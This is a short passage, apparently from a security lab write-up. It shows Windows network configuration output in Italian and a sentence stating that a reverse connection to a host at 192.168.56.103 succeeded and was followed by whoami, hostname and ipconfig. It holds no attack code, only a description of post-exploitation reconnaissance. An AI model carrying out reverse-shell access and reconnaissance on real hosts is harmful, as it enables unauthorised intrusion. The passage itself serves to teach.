    Indirizzo IPv6 locale rispetto al collegamento . : fe80::7de5:ce64:b266:fed3%11
    Indirizzo IPv4. . . . . : 192.168.56.103
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . :
```

The terminal shows a successful reverse connection to a Windows host (IP 192.168.56.103). It then runs `whoami` to show the user is 'desktop-8cajrto\user', `hostname` to show the host name 'DESKTOP-8CAJRT0', and `ipconfig` to display network configuration details.